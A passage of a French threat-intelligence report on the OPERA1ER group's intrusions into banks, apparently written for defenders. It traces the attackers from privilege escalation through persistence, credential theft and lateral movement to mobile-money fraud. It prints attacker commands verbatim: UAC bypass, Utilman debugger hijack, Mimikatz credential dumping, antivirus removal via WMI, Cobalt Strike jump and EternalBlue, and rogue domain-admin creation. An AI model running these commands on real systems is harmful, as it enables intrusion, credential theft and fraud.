    Issuer: CN=SUNFTP.senegal.....
    Validity
      Not Before: Nov 13 08:14:54 2020 GMT
      Not After: May 15 08:14:54 2021 GMT
    Subject: CN=SUNFTP.senegal.....
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (2048 bit)
      Modulus:
        00:ad:a2:87:7c:3d:21:bb:2f:f7:60:bc:fc:53:05
  
```

Serveur FTP avec serveur Metasploit déployé à l'intérieur dans une banque (par Shodan)

```

3790
tcp
https-simple-
new
  
```

```

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 25 Nov 2020 06:07:32 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Strict-Transport-Security: max-age=631138519
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src 'self'; connect-src 'self' https://dev.metasploit.com; font-src 'self'; frame-src 'self'; img-src 'self' data;; media-src 'self'; object-src 'self'; script-src 'self' 'unsafe-eval' 'eval' 'unsafe-inline' 'inline'; style-src 'self' 'unsafe-inline' 'inline';
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
ETag: W/"38a4e2ff60bea38de001f2392324e053"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _ui_session=TU1zdDNqUnE2a1V3dzdaclldxS2VqZDFlcWprZHBmK044RHA1aXhubmVlbGVDRXZGRUVVMDJ2d3VDY243U2g4c3Qva05JW183NEZZ0WRxeklnT0l0VjZnMXVmekMwGdMZ3YwWktsOUhGMTdtchHhPZjRtV09UbExJN0Y0ZFRveWcvaHJnOGJlcjhoYjNtaEZxZkE4c2l3PT0tLSs5SK2pUMWU4Y1hEcYtjNmFmbG82U2c9PQ%3D%3D---c1465b16ccbb70273437f1aef9127cecaec55c8; path=/; HttpOnly
X-Request-Id: cd03d999-bc83-48de-aa50-7ff9c13913d4
X-Runtime: 0.006024
  
```

SSL Certificate

```

Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 255044399 (0xf33ab2f)
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C=US, ST=TX, L=Austin, O=Rapid7, CN=MetasploitSelfSignedCA
  
```

Certificat Metasploit dans le FTP d'une banque (par Shodan)

Dans au moins une des organisations, les criminels ont utilisé un serveur de mise à jour antivirus déployé dans l'infrastructure compromise pour leur technique de pivoting (mouvement latéral).

Élévation des privilèges

Une fois qu'une balise est déployée, le hacker doit s'assurer un accès persistant au terminal compromis. Pour ce faire, il doit disposer des privilèges d'administration en local.

Le malfaiteur a recours à différentes techniques pour procéder à l'élévation des privilèges. Afin de contourner le contrôle de compte d'utilisateur (UAC), fodhelper.exe ainsi qu'une technique de duplication des token sont détournés de leur usage : `elevate uac-fodhelper` OU `elevate uac-token-duplication`

Pour scanner le système à la recherche de vulnérabilités LPE (élévation des privilèges en local), des scripts Sherlock sont utilisés (<https://github.com/rasta-mouse/Sherlock>) : `powershell Find-AllVulns`

Ce scan recherche actuellement les patches suivants :

- MS10-015: User Mode to Ring (KiTrap0D)
- MS10-092: Task Scheduler
- MS13-053: NTUserMessageCall Win32k Kernel Pool Overflow
- MS13-081: TrackPopupMenuEx Win32k NULL Page
- MS14-058: TrackPopupMenu Win32k Null Pointer Dereference
- MS15-051: ClientCopyImage Win32k
- MS15-078: Font Driver Buffer Overflow
- MS16-016: 'mrxdav.sys' WebDAV
- MS16-032: Secondary Logon Handle
- MS16-034: Windows Kernel-Mode Drivers EoP
- MS16-135: Win32k Elevation of Privilege
- CVE-2017-7199: Nessus Agent 6.6.2 - 6.10.3 Priv Esc

Des exploits COMahawk ont également été utilisés : <https://github.com/apt69/COMahawk>, qui exploite deux vulnérabilités (CVE-2019-1405 et CVE-2019-1322), sous UPnP, afin d'exécuter une commande en tant qu'utilisateur bénéficiant d'une élévation de ses privilèges. Les vulnérabilités suivantes sont exploitées :

- CVE-2019-1405
- CVE-2019-1322

Sur les systèmes x64, l'opérateur utilise le framework LPE Erebus <https://github.com/DeEpinGh0st/Erebus>, qui comporte des exploits pour différentes vulnérabilités.

Une fois la faille détectée, un exploit est importé dans le système avant d'être exécuté.

Pour élever ses privilèges, l'attaquant a utilisé les techniques suivantes en plus des exploits LPE :

- `sc create "WindowsUpdate" binpath= "cmd /c start "C:\Windows\system32\cmd.exe"" &&sc config "WindowsUpdate" start= auto&&net start WindowsUpdate`
- `reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Utilman.exe" /v Debugger /t REG_SZ /d "c:\Windows\system32\cmd.exe"`

Cette technique d'élévation de privilège a permis au hacker d'accéder à l'invite de commande avec les privilèges SYSTÈME.

Ce dernier dispose à présent d'un accès SYSTÈME au terminal compromis.

Persistence

Après l'obtention d'un accès privilégié, le hacker utilise différentes techniques pour assurer la persistance des balises et des RAT.


Le mécanisme de persistance utilisé était une tâche programmée pour exécuter un outil toutes les cinq minutes.

L'application AnyDesk a également été lancée (<https://anydesk.com/>) pour prendre le contrôle de certaines machines. AnyDesk est un outil d'administration à distance légitime, dont la chasse est susceptible d'entraîner un taux élevé de faux positifs lorsqu'il est utilisé au sein de l'entreprise ciblée.

Après avoir obtenu l'accès à certains serveurs, le logiciel de redirection de ports ngrok (<https://ngrok.com/>) a été lancé sur ces serveurs pour créer un tunnel depuis le port RDP. Cette manœuvre a permis d'établir des connexions RDP vers ces serveurs à travers le service cloud ngrok. Pour assurer la persistance, le composant NSSM (<https://nssm.cc/>) a été utilisé pour exécuter ngrok en tant que service. L'exécutable ngrok a été utilisé avec un fichier configuration YAML comportant un jeton d'authentification ainsi que le port à rediriger. De ce fait, la ligne de commande est très spécifique : le service ngrok en cours d'exécution peut donc être repéré même lorsque l'exécutable est renommé.

Ligne de commande classique pour ngrok :

```
"C:\Intel\ngrok.exe" start --all --config="C:\Intel\config.yml"
```



Persistence de NGROK avec le service NSSM

En plus de ces outils, une des principales tactiques consistait à utiliser l'accès VPN et les proxy administratifs grâce aux identifiants collectés. Cette opération a permis aux hackers de se connecter directement au réseau avec leurs machines afin de réaliser des actions malveillantes.

Nous avons pu observer une persistance établie grâce à la création d'une clé de registre : `HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Svchost`

En outre, après l'élévation des privilèges, les hackers ont détourné l'usage de Windows Management Instrumentation (WMI) pour désinstaller l'antivirus :

```
1738947006 input 1588327442573 shell wmic product where name="Security 10.1.2 for Windows Server" call uninstall /
nointeractive
1738947006 task 1588327442573 run: wmic product where name="Security 10.1.2 for Windows Server" call uninstall /
nointeractive T1059
```

Commandes WMI pour désinstaller un antivirus

Reconnaissance et collecte des identifiants

Une fois qu'une balise est déployée et que les accès à haut privilèges ont été obtenus, le hacker commence à réaliser une reconnaissance de l'intranet. Un scan du réseau à l'aide d'Advanced IP Scanner est réalisé afin de collecter des informations sur l'IS et les services vulnérables des ports TCP ouverts tels que le protocole RDP, les partages de réseau, les serveurs et les noms des postes de travail.

La commande portscan (balayage des ports) est également exécutée :

- **portscan:** Performs a portscan on a specific target.
- **portscan Usage:**

```
portscan [ip or ip range] [ports]
```

Durant la phase de mouvement latéral, l'objectif principal du hacker est d'obtenir l'accès au contrôleur de domaine. Pour y parvenir, plusieurs outils ont été utilisés.

La suite PowerSploit (<https://github.com/PowerShellMafia/PowerSploit>) permet de collecter plus de données sur Active Directory (AD). Le projet comporte plusieurs modules PowerShell principalement utilisés pendant la phase du pentest afin d'éprouver la sécurité de l'infrastructure informatique. L'usage du module PowerView est courant chez les hackers.

PowerView

PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows "net *" commands, which utilize PowerShell AD hooks and underlying Win32 API functions to perform useful Windows domain functionality.

It also implements various useful metafunctions, including some custom-written user-hunting functions which will identify where on the network specific users are logged into. It can also check which machines on the domain the current user has local administrator access on. Several functions for the enumeration and abuse of domain trusts also exist. See function descriptions for appropriate usage and available options. For detailed output of underlying functionality, pass the -Verbose or -Debug flags.

For functions that enumerate multiple machines, pass the -Verbose flag to get a progress status as each host is enumerated. Most of the "meta" functions accept an array of hosts from the pipeline.

Description de PowerView sur GitHub

Les commandes suivantes ont été exécutées :

- **Get-NetFileServer** : récupère une liste des serveurs de fichiers utilisés par les utilisateurs actuels du domaine.
- **Invoke-UserHunter** : trouve des machines en local sur le domaine, auxquelles sont connectés des utilisateurs spécifiques ; peut notamment vérifier si l'utilisateur actuel dispose d'un accès d'administration en local pour ces machines.
- **Get-CachedRDPConnection** : fait une requête pour toutes les saisies de connexion RDP sur un hôte cible.
- **Find-LocalAdminAccess** : trouve des machines sur le domaine auquel l'utilisateur a un accès d'administration en local.
- **Get-GPPPassword** : récupère le mot de passe en texte brut et d'autres informations des comptes auxquels s'appliquent les préférences de stratégie de groupe (Group Policy Preferences).

Avec l'aide de ces scripts, les hackers ont pu enrichir la liste des serveurs cibles, exfiltrer les mots de passe et dresser la liste des connexions RDP pour un usage ultérieur.

Un autre des outils utilisés par les malfaiteurs est Spray-AD (<https://github.com/outflanknl/Spray-AD>):

Spray-AD, un outil CobaltStrike pour lancer une attaque rapide contre un mot de passe Kerberos dans Active Directory.

Avec cet outil, la Red Team et la Blue Team peuvent auditer les comptes utilisateurs Active Directory à la recherche de mots de passe faibles, trop répandus ou faciles à deviner. Il permet en outre à la Blue Team de déterminer si ces événements sont correctement enregistrés et corrigés.

Une fois exécuté, cet outil génère l'ID d'évènement 4771 (« échec de la pré-authentication Kerberos ») au lieu de 4625 (« un compte n'a pas réussi à se connecter »). L'évènement n'étant pas audité par défaut sur les contrôleurs de domaine, cet outil peut donc éviter la détection pendant le password spraying.

Description de SprayAD sur GitHub

Grâce à cet outil, les hackers ont pu contrôler les mots de passe récupérés au moyen d'une liste des utilisateurs.

Les hash des utilisateurs connectés sur des machines en local sont récupérés avec Mimikatz. Mimikatz est un outil open source disponible sur GitHub : <https://github.com/gentilkiwi/mimikatz/wiki>. Nous avons également constaté l'utilisation d'une version exécutable du binaire dans la mémoire avec PowerShell, et plus précisément le module PowerSploit. Depuis 2020, les hackers ont très souvent eu recours au framework Cobalt Strike, ainsi qu'à la commande Mimikatz suivante à travers les balises : `run sekurlsa::logonpasswords` puis `hashdump`

Nous avons également constaté l'utilisation de certains outils de la suite Sysinternals, comme AdExplorer.

Les hackers ont profilé le domaine sur lequel était hébergé l'hôte. Ils ont utilisé BloodHound pour collecter plus de données sur l'environnement Active Directory afin d'identifier un chemin d'attaque du domaine.

BloodHound : six degrés d'administration de domaine

BloodHound s'appuie sur la théorie des graphes pour révéler les relations cachées, et parfois involontaires, au sein d'un environnement Active Directory. Depuis la version 4.0, BloodHound prend également en charge Azure. Les attaquants peuvent utiliser BloodHound pour identifier facilement des chemins d'attaque extrêmement complexes qu'ils seraient incapables de repérer aussi rapidement par eux-mêmes. De leur côté, les défenseurs peuvent utiliser BloodHound pour identifier et éliminer ces mêmes chemins d'attaque. Avec BloodHound, la Blue Team comme la Red Team ont la possibilité d'approfondir leur compréhension des liens privilégiés dans un environnement Active Directory.

<https://github.com/BloodHoundAD/BloodHound>

Les hackers ont également utilisé d'autres outils pour intercepter les mots de passe et sessions RDP :

- RevealKey de <https://www.logixsoft.com> : capable d'enregistrer toutes les saisies sur le clavier et d'effectuer des captures d'écran des sessions actives ou des applications.
- Remote Desktop PassView de Nirsoft (https://www.nirsoft.net/utils/remote_desktop_password.html) : utilisé pour révéler les mots de passe stockés pour la connexion à distance dans les fichiers .rdp
- RdpThief : <https://github.com/0x09AL/RdpThief>
- SafetyKatz : <https://github.com/GhostPack/SafetyKatz>
- HiveJack : <https://github.com/Viralmaniar/HiveJack>
- Logon Screen : génère un faux écran de connexion
- SharpWeb (<https://github.com/djhohnstein/SharpWeb>) : récupère les identifiants enregistrés sur Google Chrome, Firefox, Internet Explorer et Microsoft Edge

Pour obliger les utilisateurs à saisir leurs identifiants pendant l'exécution d'un enregistreur de frappe (keylogger) ou pour récupérer des mots de passe en mémoire, l'attaquant a verrouillé un poste de travail en exécutant la commande `rundll32.exe user32.dll, LockWorkStation`, suivie de la commande Mimikatz `misc::memssp`.

L'arsenal d'outils a été utilisé en l'état par le hacker. Aucune technique d'obfuscation particulière n'a été employée pour cacher ces outils.


Mouvement latéral

OPERA1ER a exécuté la commande `Invoke-EternalBlue` via le framework Cobalt Strike. Cette commande exploite des failles de sécurité corrigées par le patch MS17-010. Il est à noter que ces exploits sont toujours d'actualité en 2021 et que les hackers les utilisent régulièrement.

Au cours de la première phase en 2019, le mouvement latéral était effectué à l'aide de TTP classiques, comme `RDP`, `PSEXEC`, `PowerShell Remoting` et `WinRM`.

Au cours de la deuxième phase, en 2020, le mouvement latéral a été très largement effectué à l'aide du framework Cobalt Strike et sa balise SMB. L'usage du protocole SMB par les attaquants dans un environnement Microsoft, rend cette phase de latéralisation, plus difficile à détecter. ce qui rend la détection difficile. Le lancement d'attaques par rebond a pour effet de masquer les serveurs d'origine.

Lorsque le framework Cobalt Strike est utilisé par les hackers, ces derniers exécutent la commande `PsExec_psh` pour effectuer un mouvement latéral. Sur l'hôte ciblé, un service a été créé (`event_id 7045`), et une commande encodée en Base64 a été exécutée (balise SMB).



Journal des événements Windows

Les commandes suivantes de Cobalt Strike ont été exécutées pour générer de nouvelles balises sur les hôtes à distance :

- `jump psexec_psh`
- `jump psexec`
- `jump psexec64`
- `jump winrm64`
- `jump winrm`

Au cours du décodage des différents payloads en Base64, nous avons identifié des pipes nommés avec la même convention de nommage et commençant par le status :

`(\\.\pipe\status_43a3,\\.\pipe\status_8dd6,\\.\pipe\status_70f5...).`

Administrateurs de domaine

Les hackers ont créé leurs propres comptes administrateurs de domaine, qui ont été utilisés par la suite pour accéder à l'infrastructure et pour la phase de mouvement latéral.

```
net user /domain Admins Sb021015 /add
```

```
net group /domain "Domain Admins" Admins /add
```

```
net group /domain "RDP_Admin" Admins /add
```

```
net localgroup Administrateurs guichet6 /Add
```

```
net user Update Sb021015 /add
```

```
net localgroup Administrators Update /add
```

```
net localgroup "Remote Desktop Users" Update /add
```

Habituellement, les utilisateurs suivants sont créés :

- Admins
- Update
- guichet6
- Snoopy123

Phase finale

Accès backend

Dans cette partie, nous nous focaliserons sur les techniques mises en oeuvre par OPERA1ER pour comprendre les opérations bancaires du backend de l'infrastructure, ainsi que le vol des identifiants clés. Nous décrirons également comment les attaquants ont échappé aux contrôles de sécurité de l'infrastructure bancaire.

Espionnage à long terme

Pour comprendre les mécanismes et le fonctionnement des opérations backend sur une telle plate-forme, des connaissances spécifiques sont nécessaires, comme indiqué dans la partie suivante. Il convient tout d'abord d'identifier les personnes clés impliquées dans le processus, les mécanismes de protection mis en place ainsi que les liens entre opérations backend sur la plate-forme et opérations des utilisateurs finaux (retrait d'argent).

Nous pensons que les hackers ont acquis une partie de ces connaissances à la fois par eux-mêmes mais aussi possiblement pas des personnes en interne au service bancaire. Cette hypothèse est basée sur les faits suivants :

- Près d'une année s'est écoulée entre la première intrusion associée à ce groupe et l'opération finale
- Utilisation massive d'outils d'espionnage tels que le malware NanoCore et le projet RDP Wrapper Library by Stas'M* (<https://github.com/stascorp/rdpwrap>) pour prendre le contrôle de sessions RDP en mode shadow

Étant donné que notre analyse se base sur des artefacts collectés près d'un an après la première intrusion, il est impossible d'avancer cette hypothèse de manière catégorique. Néanmoins, la chronologie des événements nous indique que les hackers ont passé beaucoup de temps à préparer et à planifier cette opération.

Collecte des identifiants backend

Le backend de monnaie numérique utilisé par les hackers pour effectuer des virements et autoriser le retrait d'argent dispose de sa propre identité et de son mode d'authentification. Les identifiants des utilisateurs sont différents des identifiants utilisés pour l'authentification Active Directory. Le backend fournit un protocole web (HTTPS) frontend pour l'accès utilisateur, avec authentification utilisateur et mot de passe.

Comme décrit dans la partie suivante, les hackers avaient besoin de trois comptes différents avec différents profils pour réaliser les opérations frauduleuses. Après avoir identifié les comptes ciblés, les hackers ont compromis les postes de travail des utilisateurs associés et installé le client NanoCore RAT. NanoCore fournit une fonctionnalité d'enregistrement de frappe prête à l'emploi, utilisée par les hackers pour voler l'identifiant et le mot de passe de l'utilisateur backend.

À cette fin, les hackers ont installé un serveur NanoCore C2 dédié « sur site », sur un serveur Windows compromis en local, au sein du réseau de la victime. Le serveur NanoCore a été déployé une semaine avant la fraude et apparaît n'avoir servi que pour cette tâche spécifique (la collecte des identifiants backend).


L'analyse forensique de cet hôte révèle que le hacker a accédé aux fichiers de l'enregistreur de frappe le jour du déploiement, puis deux jours avant la fraude. Nous n'avons pas réussi à mettre en évidence une raison spécifique qui pourrait expliquer le déploiement de cette infrastructure C2 en local. L'une des hypothèses est que les hackers souhaitaient accroître et garantir la disponibilité du C2 afin d'être sûrs de pouvoir collecter les identifiants à cette étape critique de l'attaque. Comme décrit dans le chapitre suivant, l'opération de fraude finale a exigé une préparation importante et l'implication de nombreuses personnes issues du domaine. L'indisponibilité d'identifiants à jour lors de la dernière étape de l'attaque aurait eu des répercussions importantes pour de nombreuses personnes.

Opération de fraude bancaire

La plate-forme de monnaie numérique dispose de plusieurs mesures de contrôle pour empêcher les opérations frauduleuses et autres détournements. L'une des mesures principales consiste à établir différents droits d'accès pour l'approbation des transactions de paiement mobile. Ce principe s'applique à tous les niveaux de la hiérarchie des utilisateurs, qu'il s'agisse des transactions d'un client, d'un distributeur/partenaire ou d'un opérateur. En temps habituel, un utilisateur n'est pas autorisé à cumuler plusieurs niveaux de droits d'accès.

Pour exemple, la commande d'un distributeur passée pour des actifs numériques auprès d'un opérateur dans le but de les revendre à des utilisateurs finaux requiert différents niveaux d'approbation par différents opérateurs, également appelés administrateurs canal (CHADM).. À la réception du bon de commande du distributeur, une demande d'achat est émise par un administrateur canal (avec ses identifiants personnels) dans le système. La demande est ensuite soumise à un autre administrateur canal (avec ses propres identifiants de connexion) pour l'approbation de premier niveau. Une fois le paiement de la commande reçu et confirmé sur le compte bancaire, une approbation finale est émise par un autre administrateur canal, après quoi les actifs numériques commandés sont crédités sur le compte du distributeur. C'est sur cette base que repose le principe de séparation des tâches, très répandu dans les activités bancaires.

En outre, la plate-forme de monnaie numérique présente une architecture à trois niveaux, avec différents types de comptes autorisés à effectuer différents types de transactions. Ci-dessous, une brève illustration :




Fraude au système de paiement

De même, les portefeuilles mobiles sont classés en trois différents groupes ou niveaux de comptes. Les voici :

- Comptes opérateurs
- Comptes utilisateurs canal
- Comptes abonnés

